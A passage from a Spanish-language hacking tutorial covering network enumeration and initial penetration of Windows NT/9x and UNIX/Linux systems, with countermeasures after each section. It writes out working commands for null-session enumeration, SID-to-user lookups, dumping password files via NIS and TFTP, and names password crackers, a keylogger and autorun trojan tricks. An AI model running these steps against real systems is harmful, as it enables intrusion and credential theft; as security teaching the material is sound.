En el gateway o el firewall externo también configuraremos la seguridad de los servidores, permitiendo solamente el acceso a los servicios que se deseen, tanto para Internet como para la LAN. De esta forma si alguien intenta entrar en los servidores se verá forzado a hacerlo mediante algún xploit de los servicios que son brindados a Internet, mientras que otros servicios pueden permanecer privados, sólo para la LAN.
Y en el caso que alguien realmente logre entrar a los servidores, igualmente no podrá navegar la LAN, ya que la protegimos de los servidores mediante ipchains en la máquina gateway o el firewall interno ;-)))

En el HOWTO de IPCHAINS hay información sobre DMZ, pero una de las mejores fuentes es el libro “Linux Firewalls” de Robert Ziegler.

Parte 3

Tercer paso: Enumeration (Enumeración de servicios de la red)

Este paso consiste en investigar al detalle los servicios brindados por la red y recursos compartidos, con el fin de identificar vulnerabilidades conocidas para el paso de penetración del sistema.
Las vulnerabilidades son dependientes de cada versión del servicio en cuestión, y obviamente del sistema operativo sobre el cual corre dicho servicio, por lo cual dividiré este apunte en dos secciones para cubrir las plataformas más comunes: Windows NT 4 por un lado (con algún que otro comentario sobre Windows 2000), y UNIX/Linux por el otro.

Windows NT

NOTA: Para poder realizar adecuadamente la enumeración de servicios de Windows NT es altamente recomendable obtener el CD "NT Resource Kit" (NTRK) de Microsoft, que contiene muchas herramientas que permiten el análisis remoto de aplicaciones vía red.
En el caso de utilizar Windows 2000 se recomienda tener el CD de Resource Kit del 2000 Y el NTRK, ya que algunas herramientas útiles del NTRK no están en la nueva edición.

El primer paso en la enumeración de una red NT es el conocido comando 'net view':

```
C:\net view /domain

Domain

---------------------------------------------------------------------------
AH
AHPTLI-M001
BT
CG_D01_ARBA
CSRVFRANCE
CSRVIT
```

… etc … etc …

Con lo cual se obtienen los nombres de los dominios accesibles desde dicha red.

Para obtener los datos de los miembros de uno de los dominios utilizaremos nuevamente net view con la opción 'domain':

```
C:\net view /domain:CSRVIT

Server Name            Remark


---------------------------------------------------------------------------
\\RASNOVAR13E          CompuServe NT Link Server
The command completed successfully.
```

NOTA: no está todo perdido si estamos trabajando sobre Linux, existe una rama de desarrollo de Samba poco conocida, llamada Samba-TNG (Samba, The Next Generation), que se ha focalizado en mejorar el soporte de Samba como controlador de dominio. Esta versión de Samba incorpora varios de los comandos de consola de Windows NT, tales como el comando 'net' y otros. Se estima que cuando aparezca Samba 3.x se integrarán en la rama principal todos los desarrollos del Samba-TNG.

Para conocer cuáles son los DC (Domain Controllers) del dominio necesitamos de uno de los comandos del NTRK: nltest.

```
C:\nltest /dclist:MILDOMAIN
List of Dcs in Domain MILDOMAIN
    \\GENERAL (PDC)
    \\LIEUTENANT
    \\CORPORAL

The command completed successfully
```

Para poder continuar con la enumeración necesitamos que la máquina esté mal configurada para permitir la conexión null, o anónima.
El problema de la null session es un GRAVE problema de los sistemas Windows, tal es así que se lo ha llamado la vulnerabilidad "Red Button" en este tipo de plataformas, por la impresionante cantidad de información que puede accederse a través de este tipo de conexión.
La forma de realizar una null connection es la siguiente:

```
net use \\SERVER\IPC$ "" /u:""
```

Lo cual indica conectarse al canal oculto (el signo $) IPC (InterProcess Communication) del SERVER, utilizando password nulo (las primeras comillas), como usuario nulo (las comillas luego del /u:).

Si deseamos terminar la null session luego de utilizarla, podemos hacerlo con el flag /d (disconnect) del net use (el flag /y es para que no pida confirmación):

```
net use \\SERVER\IPC$ /d /y
```

O más genéricamente (termina todas las sesiones):

```
net use * /d /y
```

Si el NT está con la configuración por defecto seguramente la vulnerabilidad de null connection estará activa y podremos obtener más datos con nltest usando las siguientes sintaxis:

```
nltest /server:<server_name>
```

Que nos mostrará datos sobre el server en cuestión, o:

```
nltest /trusted_domains
```

Que nos mostrará las relaciones de confianza entre el dominio del servidor y otros dominios.

Para más datos ver la documentación de `nltest` en el NTRK.

El siguiente paso es la enumeración de shares NetBIOS, que podemos intentar visualizar (nuevamente) con net view:

```
C:\net view \\CORPORAL

Shared resources at \\209.xxx.yyy.zzz

CORPORAL

Share name   Type         Used as      Comment

-------------------------------------------------------
NETLOGON     Disk                      Logon server share
Test         Disk                      Public access
The command completed successfully.
```

Otras herramientas disponibles en el NTRK para la enumeración de shares son:

```
rmtshare
srvcheck
srvinfo -s
```

Consultar la documentación del NTRK para ver el uso de las mismas.

Saliendo del NTRK, existe una excelente (y muy completa) herramienta que permite entre otras cosas la enumeración de shares, llamada DumpACL, de Somarsoft (actualmente ha sido renombrada como DumpSec, se encuentra en http://www.somarsoft.com). Esta herramienta automatiza el proceso de establecer primero la null session, y vá más lejos de enumerar shares y usuarios, pudiendo mostrarnos las políticas del servidor, lo cual es muy útil para saber si tienen activo bloqueo de cuenta tras X cantidad de intentos fallidos de login.

Una de las herramientas más completas para enumeración desde consola es el programa enum (http://razor.bindview.com), con las siguientes funcionalidades:

```
D:\tools\enum\enum
usage:  enum  [switches]  [hostname|ip]
  -U:  get userlist
  -M:  get machine list
  -N:  get namelist dump (different from -U|-M)
  -S:  get sharelist
  -P:  get password policy information
  -G:  get group and member list
  -L:  get LSA policy information
  -D:  dictionary crack, needs -u and -f
  -d:  be detailed, applies to -U and -S
  -c:  don't cancel sessions
  -u:  specify username to use (default "")
  -p:  specify password to use (default "")
  -f:  specify dictfile to use (wants -D)
```

Con las herramientas anteriores podemos enumerar shares de a una máquina por vez (aunque podríamos hacer un script con enum), si lo que deseamos es escanear toda una subred existe la herramienta Legion, disponible en varios repositorios de herramientas de hacking en Internet (entre otros en http://www.splitsecond.nu).
Por último mencionaremos la herramienta NetBIOS Auditing Tool (NAT) para consola, por Andrew Tridgell, y la interface gráfica para la misma, por la gente de Rhino9, también disponibles en sites de hacking (buscar con Astalavista).

Otras herramientas para obtener otros datos de redes NT son:
- `epdump` (http://www.ntshop.net/security/tools/def.html) que obtiene datos del RPC portmapper
- `getmac` y `netdom` del NTRK, la primera obtiene la MAC address remota y la segunda muestra los BDCs (Backup Domain Controllers) entre otras cosas.

Por último `netviewx` (http://www.ibt.ku.dk/jesper/Nttools/) que permite enumerar todavía más información. En esta página pueden obtenerse otras herramientas útiles.

Contramedidas:

La mejor forma de evitar que se filtre toda la información arriba mencionada es filtrar todo el tráfico UDP y TCP en los puertos 135 a 139 en el perímetro de la LAN, con lo cual efectivamente evitamos que las máquinas Windows puedan ser contactadas con los mecanismos estándar de este sistema operativo.

En el caso de conectar NT directo a Internet desactivar los bindings de NetBIOS a las interfaces.

Parchar la vulnerabilidad que permite null session. El parche se incorporó primeramente en el Service Pack 4 de NT, pero no alcanza solamente con instalar el Service Pack, es necesario verificar la existencia de una entrada en la registry:

```
\HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RestrictAnonymous
```

Los valores posibles (DWORD) para esta entrada son:

Valor	Resultado
0	Permite enumerar datos por null session
1	Permite null session, pero no enumerar
2 (sólo Win2K)	No permite null session

NOTA: Hay que tener cuidado con el valor 1, porque existen herramientas que pueden enumerar datos aún con este valor, por ejemplo UserInfo y UserDump de http://www.hammerofgod.com

Cabe mencionar que Windows 2000 tiene la entrada ya creada en la registry, pero con el valor 0, que PERMITE la null connection y enumerar recursos.

¿Por qué no se parcha automáticamente al instalar el Service Pack y Windows 2000 no viene con la null connection prohibida por defecto? Porque en ocasiones parchar la null connection puede romper algunos tipos de conectividad (tales como clientes Novell, aplicaciones legacy, etc.).
Es **imprescindible** probar todo primero en un entorno de testeo antes de aplicar cambios a los servidores del entorno productivo.

Windows 2000 tiene otro puerto para tráfico SMB sobre TCP/IP: 445, y puede ser tan ilustrativo como los viejos puertos de NetBIOS. Pueden utilizarse los filtros IPSec de Windows 2000 para los problemas de enumeración por SMB, pero no son demasiado flexibles, y sigue siendo preferible utilizar algún tipo de firewall.

Enumeración de grupos y usuarios en NT

Con la herramienta nbtstat podemos enumerar datos sobre los usuarios de un NT:

```
C:\nbtstat -A 204.xxx.yyy.zzz
      NetBIOS Remote Machine Name Table
   Name               Type       Status
---------------------------------------------------------
SADDAM          <20>  UNIQUE     Registered
TESTER          <00>  UNIQUE     Registered
CORPORAL        <00>  GROUP      Registered
HITECH          <03>  UNIQUE     Registered
MILDOMAIN       <1D>  UNIQUE     Registered
ADMINISTRATOR   <03>  UNIQUE     Registered
..__MSBROWSE__..<01>  GROUP      Registered

MAC Address = 00-C0-4F-86-80-05
```

Esto nos muestra la tabla de nombres NetBIOS de la máquina, con el nombre del sistema (ALEPH), el dominio (LUIS) y cualquier ID de los usuarios logueados (en este caso ADMINISTRATOR y TECNICO).
El truco es conocer el significado de los valores hexadecimales de la segunda columna.
Tomen en cuenta que la tabla de nombres NetBIOS nos mostrará solamente aquellos elementos que hayan interactuado con la máquina en cuestión (esta tabla es dinámica, y se va actualizando a medida que pasa el tiempo).

***Hint**: para entender mejor la salida de nbtstat consultar "Using Samba", o la siguiente tabla:*

Name	Number	Type	Usage
<computername>	00	UNIQUE	Workstation Service
<computername>	01	UNIQUE	Messenger Service
<_MSBROWSE_>	01	GROUP	Master Browser
<computername>	03	UNIQUE	Messenger Service
<computername>	06	UNIQUE	RAS Server Service
<computername>	1F	UNIQUE	NetDDE Service
<computername>	20	UNIQUE	File Server Service
<computername>	21	UNIQUE	RAS Client Service
<computername>	22	UNIQUE	Exchange Interchange
<computername>	23	UNIQUE	Exchange Store
<computername>	24	UNIQUE	Exchange Directory
<computername>	30	UNIQUE	Modem Sharing Server Service
<computername>	31	UNIQUE	Modem Sharing Client Service
<computername>	43	UNIQUE	SMS Client Remote Control
<computername>	44	UNIQUE	SMS Admin Remote Control Tool
<computername>	45	UNIQUE	SMS Client Remote Chat
<computername>	46	UNIQUE	SMS Client Remote Transfer
<computername>	4C	UNIQUE	DEC Pathworks TCPIP Service
<computername>	52	UNIQUE	DEC Pathworks TCPIP Service
<computername>	87	UNIQUE	Exchange MTA
<computername>	6A	UNIQUE	Exchange IMC
<computername>	BE	UNIQUE	Network Monitor Agent
<computername>	BF	UNIQUE	Network Monitor Apps
<username>	03	UNIQUE	Messenger Service
<domain>	00	GROUP	Domain Name
<domain>	1B	UNIQUE	Domain Master Browser
<domain>	1C	GROUP	Domain Controllers
<domain>	1D	UNIQUE	Master Browser
<domain>	1E	GROUP	Browser Service Elections
<INet~Services>	1C	GROUP	Internet Information Server
<IS~Computer_name>	00	UNIQUE	Internet Information Server

```
<computername>      [2B]   UNIQUE       Lotus Notes Server
IRISMULTICAST       [2F]   GROUP        Lotus Notes
IRISNAMESERVER      [33]   GROUP        Lotus Notes
Forte_$ND800ZA      [20]   UNIQUE       DCA Irmalan Gateway Service
```

Existen otras herramientas del NTRK que sirven para enumerar usuarios y grupos, tales como `usrstat`, `showgrps`, `local` y `global`. Asimismo puede usarse la herramienta DumpACL ya mencionada, pero en su versión de consola, como puede verse en el siguiente ejemplo:

```
C:\dumpacl /computer=204.16.22.23 /rpt=usersonly
     /saveas=tsv /outfile=c:\temp\users.txt

C:\cat c:\temp\users.txt
4/3/99 8:15 PM - Somarsoft DumpAcl - \\204.16.22.23
UserName   FullName              Comment
luis       Luis Castro
jorge      Jorge López           QC Control
carlos     Carlos Rucco          Gerente Marketing
```

La primer línea de comando aparece separada en dos renglones por una cuestión de espacio, al tipearla hacerlo en una sola línea.

Dos herramientas sumamente poderosas en la enumeración de NT son `sid2user` y `user2sid` por Evgenii Rudnyi (http://www.chem.msu.su:8080/~rudnyi/NT/sid.tx) que permiten convertir un SID (security identifier) a nombre de usuario y viceversa.

El SID es un número que es único para cada máquina NT, ya que se genera a partir de los datos de licencia del producto y la fecha y hora del sistema.

```
C:\user2sid \\192.168.202.33 "domain users"

S-1-5-21-8915387-1645822062-1819828000-513

Number of subauthorities is 5
Domain is WINDOWSNT
Length of SID in memory is 28 bytes
Type of SIS is SidTypeGroup
```

Esto nos cuenta el SID de la máquina (el Nessus ya mencionado nos muestra el SID de la máquina si está mal configurada). Partiendo del SID de la máquina podemos averiguar el user ID de las cuentas tomando en cuenta que el último número (513) es el RID (relative identifier), y tomando como base que las cuentas se cargan a partir del RID 500, correspondiente al Administrator, el Guest es 501, etc.

Para hacer esto usaremos `sid2user`:

```
C:\sid2user \\192.168.202.33 5 21 8915387 1645822062 18198280005 500

Name is admin
Domain is WINDOWSNT
Type of SID is SidTypeUser
```

Nótese que hay que omitir S-1 y los guiones. Siempre la primer cuenta de usuario creada en un NT tiene RID 1000 y sigue a partir de allí en forma consecutiva.

Sabiendo esto y con un poco de tiempo y paciencia pueden enumerarse todos los usuarios de una máquina NT.

El hecho de que al crear un usuario SIEMPRE se le asigne un nuevo RID es el motivo por el cual Microsoft avisa que NO DEBE borrarse la cuenta Administrator, ya que no serviría de nada volver a crearla con el mismo nombre (esto es extensivo a cualquier cuenta que tengamos que dejar de usar, es preferible inactivarlas a borrarlas).

Estas herramientas funcionan aún cuando se active RestrictAnonymous para evitar las null sessions, en tanto que se pueda acceder el puerto 139. Inclusive han sido testeadas sobre Windows 2000 y funcionan ;-)

SNMP

Simple Network Management Protocol es una excelente fuente de información si los sistemas NT tienen activo el SNMP Agent y no se tomó la precaución de cambiar los default community names (public, private, etc.).

Una de las herramientas de enumeración es `snmputil` del NTRK (ver la documentación que la acompaña), pero por sobre todo SolarWinds (http://www.solarwinds.net), que con la herramienta IP Browser (que puede bajarse independientemente del resto del paquete) permite obtener literalmente toneladas de información vía SNMP, ya sea de hosts individuales o de rangos de direcciones IP. La versión full de SolarWinds inclusive tiene un SNMP Brute Force que permite adivinar los community names con métodos similares a los utilizados por los password crackers (diccionario).

Contramedidas:

Desactivar el agente SNMP en Windows NT.
Cambiar los community names por default (usualmente public para los accesos READ a la información por SNMP).
En caso de necesitar usar SNMP bloquear el tráfico TCP y UDP a los puertos 161 y 162 en el perímetro de la red y/o permitirlo solamente para la estación de monitoreo SNMP.
Chequear la red con herramientas como SolarWinds 2000 para detectar posibles vulnerabilidades y la información que se filtra hacia afuera.

Enumeración de aplicaciones y banners

Más información puede obtener haciendo telnet a los distintos servicios activos y presionando un par de ENTERs.

Por ejemplo:

```
telnet www.test.com 80
HTTP/1.0 400 Bad Request
Server: Netscape-Commerce/1.12

Your browser sent a non-HTTP compliant message.
```

Otra herramienta a utilizar es el NetCat (nc). Existe una versión de NetCat para NT además de la de Linux en http://www.atstake.com
El NetCat de Linux viene incluido en Red Hat, es el comando `nc`.

```
C:\nc –v www.testNT2.com 80
www.testNT2.com[192.xxx.yyy.zzz] 80 (?) open
```

En este punto establecimos una raw connection. Enviando información (un par de ENTERs) podemos obtener algún dato:

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/4.0
Date: Sat, 26 Ago 2000 08:42:40 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrrect.
</body></html>
```

Alimentando la raw connection con algo más significativo que un par de ENTERs pueden obtenerse otros resultados, sólo es necesario escribir lo que queremos enviar en un archivo de texto y dárselo como input al NetCat. Por ejemplo (por claridad no se muestran las respuestas del servidor):

```
nc –v www.test.com 80
HEAD / HTTP/1.0
{ENTER}{ENTER}
```

ó

```
nc –v www.test.com 80
HEAD / HTTP/1.1
Host: www.test.com
{ENTER}{ENTER}
```

Es conveniente leer los RFC correspondientes a las diferentes versiones del protocolo HTTP para interiorizarse sobre este tipo particular de “conversación”.

Entre las últimas herramientas a mencionar, tenemos `regdmp` del NTRK, que nos permitirá intentar acceder en forma remota a la registry (usualmente esta funcionalidad está limitada al usuario Administrator, pero no se pierde nada con probar):

```
C:\regdump -m \\192.xxx.yyy.zzz
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
       SystemTray = SysTray.Exe
       BrowserWebCheck = loadwc.exe
```

La primer línea aparece en dos renglones por una cuestión de espacio, debe tipearse todo en una sola línea (se intenta visualizar ese registro en particular).

DumpACL, ya mencionada, también tiene la funcionalidad de intentar acceso remoto a la registry.

Contramedidas:

Inhabilitar los banners de las aplicaciones que deban brindarse. Usualmente la documentación de cada una indica cómo hacerlo, aunque en el caso del IIS es necesario modificar una DLL con un editor hexadecimal (y muchísimo cuidado). Chequearlas con NetCat y/o telnet.

Chequear que el acceso remoto a la registry esté limitado al administrador, de ser necesario aplicar parches de Microsoft.
Utilizar activamente herramientas tales como DumpACL para chequear la propia seguridad.

UNIX / Linux

Los 3 puntos de entrada para enumeración de recursos en sistemas *nix son el RPC portmapper, NIS y NFS.

En primer lugar, para chequear si existe un NFS mal configurado que permite acceso irrestricto a un directorio compartido podemos utilizar la herramienta showmount (viene con Linux):

```
[root@linux11 /root]# showmount -e 10.0.0.10
Export list for 10.0.0.10:
/mnt/cdrom (everyone)
```

El flag '-e' permite listar la lista de exports del sistema remoto.
El verdadero riesgo es que alguien haya compartido directorios tales como '/' o '/usr', donde existe la posibilidad de acceso a información importante del sistema, e inclusive de comprometer SERIAMENTE la seguridad si existen archivos con permiso de escritura para 'other'.

Actualmente se pueden intentar visualizar shares compartidos mediante Samba, que está creciendo en popularidad como mecanismo para compartir recursos en redes mixtas.
Esto puede hacerse con el Network Neighborhood de Windows, o con el comando smbclient en Linux, como se ve a continuación:

```
[root@linux11 /root]# smbclient -L 10.0.0.10
added interface ip=10.0.0.11 bcast=10.0.0.255 nmask=255.255.255.0
Password:
Anonymous login successful
Domain=[MIXNET] OS=[Unix] Server=[Samba 2.0.3]

        Sharename      Type      Comment
        ---------      ----      -------
        Qassure        Disk
        IPC$           IPC       IPC Service (Samba Server)

        Server               Comment
        ---------            -------
        LINUX10              Samba Server

        Workgroup            Master
        ---------            -------
        MIXNET               LINUX10
```

El siguiente paso sería intentar conectarse con smbclient, que nos brindará la conocida interface estilo ftp, y ver qué puede encontrarse en el sistema.
Las implicaciones de seguridad de un Samba mal configurado son similares a aquellas de NFS mal configurado.

NIS (Network Information Service) es un mecanismo multifuncional que permite entre otras cosas centralizar los logins de una red Linux en un servidor maestro (además permite tener servidores esclavos).
NIS utiliza para casi todas sus funciones y la comunicación entre los clientes y el server un nombre de dominio NIS, que debe ser DIFERENTE del nombre de dominio de red, y debe mantenerse en estricto secreto, ya que conociendo el dominio NIS pueden enumerarse muchos datos del sistema remoto.
En el NIS-HOWTO explica claramente el caso y las implicaciones de seguridad, mencionaremos solamente que conociendo el nombre de dominio NIS podemos intentar setear un servidor NIS esclavo (o aún un cliente) para copiarnos todas las bases de datos de usuarios y recursos, que luego consultaremos con `ypcat`, `ypbind`, y los otros comandos relacionados con NIS:

Primero nos logueamos como root y configuramos nuestra máquina como cliente NIS del servidor que está mal configurado, para poder configurarlo es que necesitamos conocer el nombre del dominio NIS.

```
[root@linux11 HOWTO]# ypbind
```

Nos acabamos de conectar al server (casualmente como root).

```
[root@linux11 HOWTO]# ypcat passwd
```

Nos muestra el /etc/passwd (obviamente podemos ver el shadow tambien).

Esta es una de las principales fallas de los sistemas que utilizan NIS, los administradores no suelen hacer caso de la advertencia en el NIS-HOWTO y utilizan el mismo nombre del dominio de red.

El Sun RPM portmapper administra las conexiones de muchas aplicaciones, tales como NIS, NFS, algunas bases de datos, el `mcserv` (servidor de Midnight Commander) y otras.

Para averiguar datos sobre los servicios que está administrando el RPC portmapper, usaremos el siguiente comando:

```
[root@linux11 HOWTO]# rpcinfo -p 10.0.0.10
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp    984  status
    100024    1   tcp    986  status
    100011    1   udp    995  rquotad
    100011    2   udp    995  rquotad
    100005    1   udp   1005  mountd
    100005    1   tcp   1007  mountd
    100005    2   udp   1010  mountd
    100005    2   tcp   1012  mountd
    100005    3   udp   1015  mountd
    100005    3   tcp   1017  mountd
    300516    2   tcp      3
```

Y podemos chequear doblemente la disponibilidad de un servicio con:

```
[root@linux11 HOWTO]# rpcinfo -t 10.0.0.10 100024
program 100024 version 1 ready and waiting
```

Ya que el portmapper nos puede indicar que en el sistema remoto corre NIS, las implicaciones de seguridad son importantes si el administrador no tuvo la precaución de utilizar un nombre de dominio NIS diferente al nombre de dominio de red.

Contramedidas:

Configurar adecuadamente NFS para no permitir acceso irrestricto a shares, restringirlo como mínimo a la subred de la LAN, y de ser posible a máquinas individuales.
Lo mismo es válido para Samba, que por otra parte tiene mecanismos de seguridad más refinados que NFS, tales como hacer que Samba "escuche" solamente en una de las interfaces, permitir el acceso solamente desde una determinada subred, etc. Para más datos chequear el libro "Using Samba" (bajarlo de http://www.oreilly.com).
Setear firewalling si es necesario, en la Linux Administrator Security Guide (http://www.linuxdoc.org) se detallan las siguientes reglas:

Para NFS bloquear los siguientes tráficos:

```
NFS         UDP         2049
RPC         UDP/TCP     111
mountd      UDP         635
```

Para Samba:

TCP y UDP a los puertos 137-139.

No utilizar el portmapper si no es necesario, o restringir el acceso al puerto 111 TCP y UDP (sunrpc) en el perímetro de la red.
El portmapper puede desactivarse si no se usa desde el `ntsysv`.
En caso de utilizar NIS tener las precauciones del caso con el nombre de dominio NIS, y evaluar la posibilidad de utilizar NIS+, que es más seguro (pero más difícil de configurar), como sugerencia personal todavía no utilizar NYS, que es ligeramente inestable (además de ser más difícil de configurar que NIS).

Enumeración de usuarios y grupos

El mecanismo más viejo para enumerar usuarios es finger, y requiere que el sistema remoto tenga activo el servicio finger (DESACTIVARLO en el inetd.conf!!!).

```
[root@linux11 /etc]# finger @linux10
[linux10]
No one logged on.
```

Nadie vigila, podemos hacer pruebas ;-)

Podemos obtener de esta forma información sobre quién está logueado, desde cuándo, etc.:

```
[root@linux11 /etc]# finger @linux10
[linux10]
Login     Name       Tty   Idle  Login Time   Office     Office Phone
Felipe               /1          Aug 27 15:05 (linux11.mixnet.org)
```

La utilidad de esto es conocer nombres de usuarios, a veces figura inclusive el nombre completo, teléfono, etc. si el administrador los cargó en el campo GECOS del /etc/passwd (NO CARGARLO!!!), y todo esto puede utilizarse en intentos de penetración e ingeniería social.

Otra buena fuente de información cuando están activos son los comandos 'r': `rwho`, `rusers`, etc., que tambien requiere que en la máquina esté corriendo el correspondiente demonio (y que uno jamás debe usar!!!):

```
[root@linux11 /etc]# rusers -l linux10
Felipe   linux10:pts/1                Aug 27 14:05
(linux11.mixnet.o)
```

Contramedidas:

INACTIVAR el servicio `finger` y los comandos 'r'.
Chequear con `ntsysv` que estén inactivos los servidores 'r'.
Comentar (con #) la línea `finger` del `/etc/inetd.conf`, y reiniciar el servicio `inet`.

Otro mecanismo para averiguar user IDs es sendmail, siempre y cuando sea una versión vieja o esté mal configurado (esto último es muy común).
Para verlo en acción haremos un telnet al puerto 25 e intentaremos utilizar los comandos VRFY, que permite chequear el email de un usuario, y EXPN, que permite averiguar el email real detrás de un alias:

```
[root@linux11 /etc]# telnet linux10 25
Trying 10.0.0.10...
Connected to linux10 (10.0.0.10).
Escape character is '^]'.
220 linux10.mixnet.org ESMTP Sendmail 8.9.3/8.9.3; Sun, 27 Aug 2000
15:14:45 -0300
vrfy root
250 root <root@linux10.mixnet.org>
expn postmaster
250 root <root@linux10.mixnet.org>
quit
221 linux10.mixnet.org closing connection
Connection closed by foreign host.
```

Contramedidas:

Utilizar la última versión de sendmail y chequear que esté configurada para no responder a los comandos VRFY y EXPN.
Si chequeamos una máquina que tiene esta vulnerabilidad con el paquete Nessus ya mencionado inclusive nos dice qué línea del `/etc/sendmail.cf` debemos modificar para que no responda a estos comandos.

Vale mencionar Trivial FTP (TFTP), que JAMAS (en serio!) debería estar activo en una máquina conectada a Internet. NO UTILIZA AUTENTICACION, CUALQUIERA PUEDE USARLO. Si está activo y mal configurado (usualmente solo debería permitir el acceso a `/tftpboot`), puede obtenerse el `/etc/passwd` con:

```
tftp 192.xxx.yyy.zzz
tftp> connect 192.yyy.xxx.zzz
tftp> get /etc/passwd /tmp/passwd.cracklater
tftp> quit
```

Contramedida:

No lo use ;-)
Usualmente Trivial FTP se utiliza para manipular los archivos de configuración de los routers (por ej. Cisco). En caso de usarlo hay que tener ESPECIAL precaución para que nadie pueda obtener dicho archivo desde la workstation de administración del router.

Enumeración de aplicaciones y banners

Valen las mismas consideraciones que en NT respecto del uso de Telnet y NetCat, con el agregado de '`rpcinfo -p`' ya mencionados y sus correspondientes contramedidas.

También tomar en cuenta (nuevamente) los contenidos de las páginas HTML y el código fuente de las mismas.

NOTAS: si se detectan puertos abiertos arriba del 32700, es muy probable que la máquina esté corriendo Solaris, que tiene una copia (oculta?) del portmapper en el puerto 32771 que debe chequearse indicando el puerto:

```
rpcinfo -n 32771 -t host prognum
```

Obviamente es necesario conocer los números con los cuales se registran los diferentes programas que utilizan el portmapper. Si bien esta información puede encontrarse por Internet o leyendo la documentación de cada software, es medio pesado.
Existe una versión modificada del `rpcinfo` para poder realizar '`rpcinfo -p`' al puerto 32771.

Consideraciones generales:

El recurso último para bloquear el acceso a toda la información que indicamos que puede enumerarse es una firewall adecuadamente configurada en el perímetro de la red. Sin embargo deben aplicarse todas las contramedidas posibles para la eventualidad de una violación de seguridad en la firewall o el acceso a un server interno mediante un xploit, ya que una vez dentro no será necesario atravesar la firewall para realizar las tareas de enumeración.

Parte 4

Cuarto paso: Penetrate (Penetración al sistema)

Al fin llegó, ¿no? ;-)
En este paso veremos cuáles son los mecanismos usuales de violación de la seguridad de un sistema, en varias categorías: vulnerabilidad por mala configuración, errores de programas xploiteables, acceso local y acceso remoto, etc.
En el caso de los xploits, y como ya se mencionó en el paso 3: las vulnerabilidades son dependientes de cada versión del servicio en cuestión, y obviamente del sistema operativo sobre el cual corre dicho servicio.

Windows 9x

Aunque parezca mentira, los Windows 9x (en particular el 95) son relativamente seguros vía red, ya que no brindan servicios (Win95 no brinda ninguno, y Win98 tiene un par solamente que vienen desactivados por defecto, al igual que WinME) y como dije anteriormente: no se puede violar la seguridad de un sistema cerrado. Uno debe limitarse a aprovechar shares mal configurados o a la instalación de troyanos.

Una de las técnicas que puede utilizarse si descubrimos que existen carpetas compartidas es intentar un ataque por diccionario para averiguar el correspondiente password vía red. La herramienta Legion ya mencionada tiene una “BF Tool” que es en realidad un ataque por diccionario.

Hoy en día, sin embargo, se descubrió una vulnerabilidad en el mecanismo de autenticación de acceso a shares en toda la serie Win9x (95, 98, 98SE y ME) que permite especificar la longitud (cantidad de caracteres) a chequear cuando se controla el password. No hace falta pensar mucho para darse cuenta que el password ”`jlgnfjdngfg`” es tan sólido como el password ”`j`”, solo hace falta especificar que se controlará solamente el primer caracter ;-)
El xploit específico (es un parche al smbclient del Samba 2.0.6) está disponible en online.securityfocus.com, adicionalmente se han programado algunas herramientas para Windows, tales como xIntruder (http://tools-for.net).

Obviamente la situación cambia radicalmente cuando estamos frente a la consola. Windows 9x ni siquiera tienen un mecanismo adecuado de autenticación de usuarios (cualquier que haya configurado un Win9x para red sabe que en el prompt de identificación de usuario se puede presionar "Cancel" e ingresamos igual). Algunas versiones viejas de Windows 95 inclusive permitían utilizar CTRL-ALT-DEL o ALT-TAB para salir del screensaver con password!

La mayoría de los passwords utilizados por Windows 9x, tanto de login que se almacenan en los archivos de "password list" *.pwl, como los del protector de pantalla que van a la registry, utilizan algoritmos de encriptación francamente malos. Todos estos algoritmos ya han pasado por un proceso de ingeniería inversa y existen desencriptadores para todos ellos. Si no se mencionan en los sites de hacking es porque realmente nadie se siente orgulloso de "hackear" un Windows 9x.

Dentro de las herramientas disponibles podemos mencionar las siguientes:

- 95sscrk (95 Screensaver Crack, http://users.aol.com/jpeschel/crack.htm), que baja el password del screensaver de la registry y lo crackea. Es útil porque muchos usuarios utilizan el mismo password para cualquier uso.
  El screensaver incluso puede obviarse insertando un CD, ya que el mecanismo que

autodetecta la inserción del CD y el autoarranque del mismo funciona aún con el screensaver activo. Puede armarse un CD que autoejecute el código que uno desee (troyanos, etc.).
- Revelation (http://www.snadboy.com) permite mostrar el password oculto tras los asteriscos en todos aquellos casos donde el password fué grabado y se muestra como asteriscos.
- Unhide (http://www.webdon.com) tiene similares funciones.
- pwltool, del mismo site, crackea los archivos .pwl
- Dial-Up Ripper (dripper, se encuentra en repositorios de herramientas de hacking en Internet) permite crackear los passwords de las cuentas dialup que hayan grabado el password.
- VeoVeo, actualmente en su versión 3.0, disponible en http://www.hackindex.org, que tiene muchas funciones interesantes: revelar los passwords ocultos por asteriscos, activar controles que estén grisados, activar funciones de menú que estén grisadas, y un keylogger simple.

Dos sites que realmente merece una visita para los fanáticos del crackeo de passwords son http://www.lostpassword.com y http://www.elcomsoft.com
El objetivo real de obtener los passwords desde sistemas Win9x es la posibilidad (no demasiado remota, como indicaran, predicando al viento, múltiples expertos en seguridad, en múltiples ocasiones…) de que se estén utilizando los mismos passwords en sistemas más seguros (WinNT, Win2000, UNIX/Linux).

Contramedidas:

Inactivar file/directory sharing, y de hacerlo aplicar el parche de Microsoft para la vulnerabilidad mencionada (Microsoft Patch Q273991).
No usar Windows 9x/ME en ambientes de libre acceso.
Desactivar la función de autoarranque del CDROM.
No grabar los passwords, o al menos utilizar passwords diferentes para las distintas funciones.

Windows NT

Este sistema operativo es relativamente seguro, pero lo es mucho menos de lo que pudo ser. Para todos los passwords de login NT utiliza un poderoso mecanismo de encriptación denominado “NTLM” ó NT Lan Manager (una variante del MD4: Message Digest v4, consistente en MD4 sin “sal” sobre el password en Unicode) que es *relativamente* difícil de crackear en un tiempo razonable.
Pero Microsoft decidió que era más importante la compatibilidad con sistemas legacy que la seguridad, y Windows NT usa adicionalmente el antiguo algoritmo de encriptación de LAN Manager, que es bastante débil (esto último no es culpa de Microsoft, el algoritmo fué originalmente desarrollado por IBM).

Una de las cosas que podría intentarse es adivinar manualmente passwords a través de la red, para lo cual es vital una lista de los usernames. Dicha lista seguramente la armamos con DumpACL y el par sid2user/user2sid en el paso de enumeración.
Hay que tomar en cuenta dos hechos opuestos:

- los usuarios tienden a elegir el password más sencillo posible, pero
- NT suele bloquear las cuentas tras 3 intentos fallidos (ojo con esto!)

